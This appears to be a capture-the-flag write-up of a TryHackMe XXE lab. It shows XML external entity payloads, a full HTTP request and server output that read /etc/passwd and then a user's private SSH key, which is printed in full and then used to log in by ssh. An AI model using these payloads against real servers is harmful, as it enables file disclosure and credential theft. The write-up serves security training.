
Mark Seliternikov


TryHackMe - OWASP Top 10 - [Severity 4] XML External Entity [Easy]

Scenario: We are given a web-server that we know is vulnerable to XXE attack.
For the first attack I want to see if it'll print to the browser.




```
<!DOCTYPE test [<!ENTITY print "XXE WORKED!"> ]>
 <test>
  <test2>&print;</test2>
 </test>
```

I'll encode it to url now.




```
%3c%21%44%4f%43%54%59%50%45%20%74%65%73%74%20%5b%3c%21%45%4e%54%49%54%59%20%70%72%69%
```

And I'll use this request to send it.




```
POST /home HTTP/1.1
Host: 10.10.224.247
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 274
Origin: http://10.10.224.247
DNT: 1
Connection: close
Referer: http://10.10.224.247/
Upgrade-Insecure-Requests: 1

xxe=
%3c%21%44%4f%43%54%59%50%45%20%74%65%73%74%20%5b%3c%21%45%4e%54%49%54%59%20%70%72%69%6e%74%20%2
%58%58%45%20%57%4f%52%4b%45%44%21%22%3e%20%5d%3e%0a%20%3c%74%65%73%74%3e%0a%20%20%3c%74%65%73%7
%32%3e%26%70%72%69%6e%74%3b%3c%2f%74%65%73%74%32%3e%0a%20%3c%2f%74%65%73%74%3e
```

Lets see now the server's response.



```
<center>
  <p style="font-size:2em;">
      <test>
      <test2>
        XXE WORKED!
      </test2>
    </test>
```


Yep it did! Now lets see if we can see "/etc/passwd". I'll be using this payload:



```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
```


(Taken from PayloadsAllTheThings)

After sending the request on the repeater in Burp Suite:




```
</main>

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/u
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
falcon:x:1000:1000:falcon,,,:/home/falcon:/bin/bash


<center>
```

Yep I can see the /etc/passwd by using the application’s permissions. Notice at the bottom we have a user, lets see if we can find his ssh key…




```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///home/falcon/.ssh/id_rsa">
]>
<data>&file;</data>
```

Yep that’s the key!




```
</main>

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA7bq7Uj0ZQzFiWzKc81OibYfCGhA24RYmcterVvRvdxw0IVSC
lZ9oM4LiwzqRIEbed7/hAA0wu6Tlyy+oLHZn2i3pLur07pxb0bfYkr7r5DaKpRPB
2Echy67MiXAQu/xgHdle7tST18B+Ubnwo4YZNxQa+vhHRx4G5NLRL8sT+Vj9atKN
MfJmbzClgOKpTNgBaAkzY5ueWww9g0CkCldOBCM38nkEwLJAzCKtaHSreXFNN2hQ
IGfizQYRDWH1EyDbaPmvZmy0lEELfMR18wjYF1VBTAl8PNCcqVVDaKaIrbnshQpO
HoqIKrf3wLn4rnU9873C3JKzX1aDP6q+P+9BlwIDAQABAoIBABnNP5GAciJ51KwD
RUeflyx+JJIBmoM5jTi/sagBZauu0vWfH4EvyPZ2SThZPfEb3/9tQvVneReUoSA5
bu5Md58Vho6CD81qCQktBAOBV0bwqIGcMFjR95gMw8RS9m4AyUnUgf438kfja5Jh
NP36ivgQZZFBqzLLzoG9Y9jlGKjiSyMvW4u63ZacCKPTpp5P53794/UVU7JiM03y
OvavZ2QveJp5BndV5lOkcIEFwFRACDK1xwzDRzx/TNJLufztb2EheMc3stNuOMea
TLKlbG0Mp/c2az8vNN6HA0QiwxYlKZ58RfdsOfbsFxAltYNnzxy9UEieXtrWVg7X
Qfi/ZeECgYEA/pfgg6BClEmipXv8hVkLWe7VwlFf4RXnxfWyi6OqC/3Yt9Q9B4Ya
6bgLzk2vPNHgJt+g2yh/TzMX6sCC9IMYedc0faiJr/VISBm25qTjqIGctwt0D3nb
j60mSKKFbwDPxrcek/7WH1cWDcaLTDdL9KPLk1JQzbwDzojrE1TDD+cCgYEA7wsA
MPm4aUDikZHKhQ5OOge+wzPNXVR6Yy1VV3WZfxRCoEuq6fYEJsKB5tykfQPC8cUn
qwGvo8TiMHbQ9KmI5FabfBK8LswQ575bnLtMxdPyBCgYqlsAIkPYQAOizUVlrOOg
faKF5VknsONM9DC3ZNx5L1zQXbsIrWbEPsRlytECgYB7CXr/IZwLfeqUfu7yoq3R
sJKtbhYf+S4hhTPcOCQd13e8n10/HZg0CzXpZbGieusQ3lIml9Ouusp8ML0Y3aIe
f9pmP+UKnEdqUMMLg/RhowHRlD9qm0F4lf1CbQh/NK01I5ore6SPUM7fqWv4UWDr
wZzIfad/RbWxQooYtYXvUQKBgFDLcBIdpYX1x16aX1AfqLMWgRSrQqNj9UXmQa0g
83OvXmGdkbQoUfjjz1I/i10x00cycxjqpfn9htIIptG7J6i92SnTj0Vl9eTOQ1qz
N9y5qVhcURHrVh0+vy3LzNACv73y5gDw2L7PJoo0GYODn8j4eAFZJpg3qlQpovTw
HtOxAoGABqwywFKFNTYgrl17Rs4g3H1nc0EhOzGetRaRL2bcvQsZevuWyswp0Mbm
9nlgNAtxttsmfL+OU7nP3I4YQlyZed4luRWcRaXrvGMqfEL4wzRez5ZxMnZM/IlQ
9DBlD9C7t5MI3aXR3A5zFVVINomwHH7aGfeha1JRXXAtasLTVvA=
-----END RSA PRIVATE KEY-----
```

I’ve created a copy of that key and now lets try to ssh into the machine >:)




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA7bq7Uj0ZQzFiWzKc81OibYfCGhA24RYmcterVvRvdxw0IVSC
lZ9oM4LiwzqRIEbed7/hAA0wu6Tlyy+oLHZn2i3pLur07pxb0bfYkr7r5DaKpRPB
2Echy67MiXAQu/xgHd1e7tST18B+Ubnwo4YZNxQa+vhHRx4G5NLRL8sT+Vj9atKN
MfJmbzClgOKpTNgBaAkzY5ueWww9g0CkCldOBCM38nkEwLJAzCKtaHSreXFNN2hQ
IGfizQYRDWH1EyDbaPmvZmy0lEELfMR18wjYF1VBTAl8PNCcqVVDaKaIrbnshQpO
HoqIKrf3wLn4rnU9873C3JKzX1aDP6q+P+9BlwIDAQABAoIBABnNP5GAciJ51KwD
RUeflyx+JJIBmoM5jTi/sagBZauu0vWfH4EvyPZ2SThZPfEb3/9tQvVneReUoSA5
bu5Md58Vho6CD81qCQktBAOBV0bwqIGcMFjR95gMw8RS9m4AyUnUgf438kfja5Jh
NP36ivgQZZFBqzLLzoG9Y9jlGKjiSyMvW4u63ZacCKPTpp5P53794/UVU7JiM03y
OvavZ2QveJp5BndV5lOkcIEFwFRACDK1xwzDRzx/TNJLufztb2EheMc3stNuOMea
TLKlbG0Mp/c2az8vNN6HA0QiwxYlKZ58RfdsOfbsFxAltYNnzxy9UEieXtrWVg7X
Qfi/ZeECgYEA/pfgg6BClEmipXv8hVkLWe7VwlFf4RXnxfWyi6OqC/3Yt9Q9B4Ya
6bgLzk2vPNHgJt+g2yh/TzMX6sCC9IMYedc0faiJr/VISBm25qTjqIGctwt0D3nb
j60mSKKFbwDPxrcek/7WH1cWDcaLTDdL9KPLk1JQzbwDzojrE1TDD+cCgYEA7wsA
MPm4aUDikZHKhQ5OOge+wzPNXVR6Yy1VV3WZfxRCoEuq6fYEJsKB5tykfQPC8cUn
qwGvo8TiMHbQ9KmI5FabfBK8LswQ575bnLtMxdPyBCgYqlsAIkPYQAOizUVlrOOg
faKF5VknsONM9DC3ZNx5L1zQXbsIrWbEPsRlytECgYB7CXr/IZwLfeqUfu7yoq3R
sJKtbhYf+S4hhTPcOCQd13e8n10/HZg0CzXpZbGieusQ3lIml9Ouusp8ML0Y3aIe
f9pmP+UKnEdqUMMLg/RhowHRlD9qm0F4lf1CbQh/NK01I5ore6SPUM7fqWv4UWDr
wZzIfad/RbWxQooYtYXvUQKBgFDLcBIdpYX1x16aX1AfqLMWgRSrQqNj9UXmQa0g
83OvXmGdkbQoUfjjz1I/i10x00cycxjqpfn9htIIptG7J6i92SnTj0Vl9eTOQ1qz
N9y5qVhcURHrVh0+vy3LzNACv73y5gDw2L7PJoo0GYODn8j4eAFZJpg3qlQpovTw
HtOxAoGABqwywFKFNTYgrl17Rs4g3H1nc0EhOzGetRaRL2bcvQsZevuWyswp0Mbm
9nlgNAtxttsmfL+OU7nP3I4YQlyZed4luRWcRaXrvGMqfEL4wzRez5ZxMnZM/IlQ
9DBlD9C7t5MI3aXR3A5zFVVINomwHH7aGfeha1JRXXAtasLTVvA=
-----END RSA PRIVATE KEY-----
```

Changing the permission first… (This step is required otherwise the key would be considered insecure by ssh).




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# chmod 600 id_rsa
```

And now lets try to ssh!



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh -i id_rsa falcon@10.10.224.247
The authenticity of host '10.10.224.247 (10.10.224.247)' can't be established.
ECDSA key fingerprint is SHA256:zpUaCnOac8xO+XgeQ/2vqbRpt1qdboDV46iihjt5e5I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.224.247' (ECDSA) to the list of known hosts.
```

We’re in!!!



```
Last login: Sat Feb 29 19:10:24 2020 from 192.168.1.107
falcon@xxe-walk:~$ 
```